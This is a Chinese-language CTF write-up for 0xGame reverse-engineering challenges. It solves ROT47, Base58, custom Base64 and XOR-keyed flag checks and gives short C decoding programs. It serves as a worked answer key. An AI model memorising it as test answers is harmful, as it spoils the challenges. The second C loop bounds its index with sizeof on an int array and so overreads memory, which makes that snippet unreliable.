

程序将用户输入通过 CaesarPlus 函数处理后与内置值进行比较。CaesarPlus 函数实质上是在 ASCII 表的可打印范围内,对输入字符右移47位,也就是常说的 ROT47 算法。
数字幽灵城


程序会从资源中获取encodedflag,然后用BASE58解码,并将解码结果利用 SharedPreferences 进行存储。之后,程序会将用户的输入与已存储的flag 进行比较。
BASE58

用里面的密码表解密,同时也要找到encodedflag。

变量迷城

读取环境变量x和y,以及属性brand。要求brand等于0xGame,并且x和y需要满足方程组。
最下面的加密方法,其实就是加密数据和key异或,只需要获取这个key就可以,key是 javaClassVersion + systemVar的组合,看传参systemVar是0xGame,javaClassVersion是上面传参过来的x,只需要求出这个x就可以。
已知flag前几个字符是0xGame{,也知道密文数据,可以直接推出这个x,根据异或的特性,推出x是114514
1
2
3
4
5
6
7
8
9
10
#include<stdio.h>
int main(){
	int encryptedFlag[] = { 1, 73, 115, 84, 92, 81, 75,  5};
	char flag[]="0xGame{";
	int i;
	for(i=0;i<8;i++){
		printf("%c",encryptedFlag[i]^flag[i]);
	}
	return 0;
}
1
2
3
4
5
6
7
8
9
10
#include<stdio.h>
int main(){
	int encryptedFlag[] = { 1, 73, 115, 84, 92, 81, 75, 65, 116, 84, 90, 93, 7, 2, 87, 24, 83, 87, 84, 64, 106, 4, 9, 86, 84, 28, 4, 5, 9, 82, 29, 74, 119, 85, 93, 1, 3, 84, 0, 0, 1, 0, 3, 5};
	char key[]="1145140xGame";
	int i;
	for(i=0;i<sizeof(encryptedFlag);i++){
		printf("%c",encryptedFlag[i]^key[i%12]);
	}
	return 0;
}
得出flag。
二进制学徒
pyc反编译得到flag。
代码悟道者

在Main类中,程序会将用户输入通过customBase64Encode函数处理后与内置值进行比较。而customBase64Encode函数是一个自定义编码表的BASE64算法。解密内置值得到flag。

指令神使
反汇编后直接就看到flag了。
记得在前面加上0xGame{